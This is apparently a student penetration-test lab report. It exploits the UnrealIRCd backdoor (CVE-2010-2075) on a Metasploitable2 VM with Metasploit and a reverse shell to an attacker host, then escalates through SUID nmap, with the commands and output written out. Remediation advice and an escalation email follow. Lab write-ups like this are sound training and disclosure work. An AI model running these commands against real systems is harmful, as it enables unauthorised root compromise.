Title: Chained Exploit on Web Server

Findings: [CVE-2010-2075], [Host: 10.33.226.54]

Author: Gyanesh Chand

Date: 16/02/2026

1. Objective

To simulate a real-world chained attack on a vulnerable Metasploitable2 virtual machine by:

- Identifying exposed services
- Exploiting UnrealIRCd backdoor vulnerability
- Gaining remote shell access
- Escalating privileges to root
- Documenting findings and remediation

2. Lab Environment


Component	Details
Attacker Machine	Kali Linux
Target Machine	Metasploitable2
Target IP	10.33.226.54
Tools Used	Nmap, Metasploit, Exploit-DB, Python
Framework	Metasploit Framework

3. Reconnaissance Phase

Nmap Scan Command Used:

nmap -sV -sC 10.33.226.54

Key Findings from Scan:




```
┌──(gyanesh㉿gyanesh)-[~]
└─$ sudo nmap -sV 10.33.226.54
[sudo] password for gyanesh:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 10:57 IST
Nmap scan report for 10.33.226.54
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
```


Critical Observation:
Port **6667 (IRC)** running **UnrealIRCd 3.2.8.1**, known for backdoor vulnerability.

4. Exploitation Phase

Search exploit for realicd in msfconsole



```
┌──(gyanesh㉿gyanesh)-[~]
└─$ sudo msfconsole
[sudo] password for gyanesh:
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
[*] Starting the Metasploit Framework conSole.../
```




```
msf > search unrealircd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf >
```

Exploit Used


exploit/unix/irc/unreal_ircd_3281_backdoor

Metasploit Configuration:


set RHOSTS 10.33.226.54
set LHOST 10.33.226.197
set LPORT 4518
set PAYLOAD cmd/unix/reverse
exploit



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.33.226.54
RHOSTS ⇒ 10.33.226.54
```



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
```



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.33.226.197
LHOST ⇒ 10.33.226.197
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4518
LPORT ⇒ 4518
```

5. Exploit Execution Results


- Reverse TCP connection established
- Command shell session opened
- Verified user:

whoami

root

id

uid=0(root) gid=0(root)



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.33.226.197:4518
[*] 10.33.226.54:6667 - Connected to 10.33.226.54:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 10.33.226.54:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo rGIGzb5bibLkqBET;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "rGIGzb5bibLkqBET\r\n"
[*] Matching ...
[*] B is input ...
whoami
[*] Command shell session 1 opened (10.33.226.197:4518 → 10.33.226.54:52863) at 2026-02-18 11:08:06 +0530

root
id
uid=0(root) gid=0(root)
```

6. Privilege Escalation

Even though initial shell was root (due to backdoor), SUID enumeration was performed:

```
find / -perm -u=s -type f 2>/dev/null
```


Discovered:

```
/usr/bin/nmap
```

Exploitation:

```
nmap --interactive

nmap> !sh

whoami

root
```

Successfully escalated / maintained root access.



```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```


7. Exploit Chain Summary

Exploit ID	Description	Target IP	Status	Payload
001	UnrealIRCd Backdoor → Root Shell → SUID Nmap Escalation	10.33.226.54	Success	cmd/unix/reverse

8. Customization of Python PoC (Exploit-DB)

CVE Targeted:

UnrealIRCd 3.2.8.1 Backdoor Vulnerability (CVE-2010-2075)



UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)

EDB-ID: 16922 CVE: 2010-2075

EDB Verified: ✓

Author: METASPLOIT Type: REMOTE

Exploit: ⬇ / {}

Platform: LINUX Date: 2010-12-05

Vulnerable App: ⬛

Modifications Made

The original Python PoC was modified to dynamically accept target IP and port as command-line arguments instead of hardcoded values. Added error handling for connection failures and implemented socket timeout control to improve reliability. Also replaced static payload execution with user-defined command input for flexible exploitation.

Remediation

1. Immediately remove UnrealIRCd 3.2.8.1 and install latest secure version.
2. Patch all outdated services.
3. Disable unnecessary services (IRC, Telnet).
4. Remove SUID bit from /usr/bin/nmap.
5. Implement firewall rules to restrict exposed ports.
6. Enforce strong authentication policies.
7. Regular vulnerability scanning.
8. Sanitize inputs in web applications.
9. If GitLab used → update GitLab to latest patched version.

Escalation Email

Subject: Critical RCE and Privilege Escalation Vulnerability Identified

Dear Development Team,

During security testing, a critical remote code execution vulnerability was identified in UnrealIRCd 3.2.8.1 running on server 10.33.226.54. The service contains a known backdoor allowing unauthenticated attackers to execute system commands. Successful exploitation resulted in root-level access. Additionally, SUID misconfigurations were discovered, further increasing impact severity.

Immediate action is required to remove the vulnerable service, patch outdated software, and restrict exposed ports. This issue poses a complete system compromise risk.

Please prioritize remediation at the earliest.

Regards,
Gyanesh Chand
VAPT Intern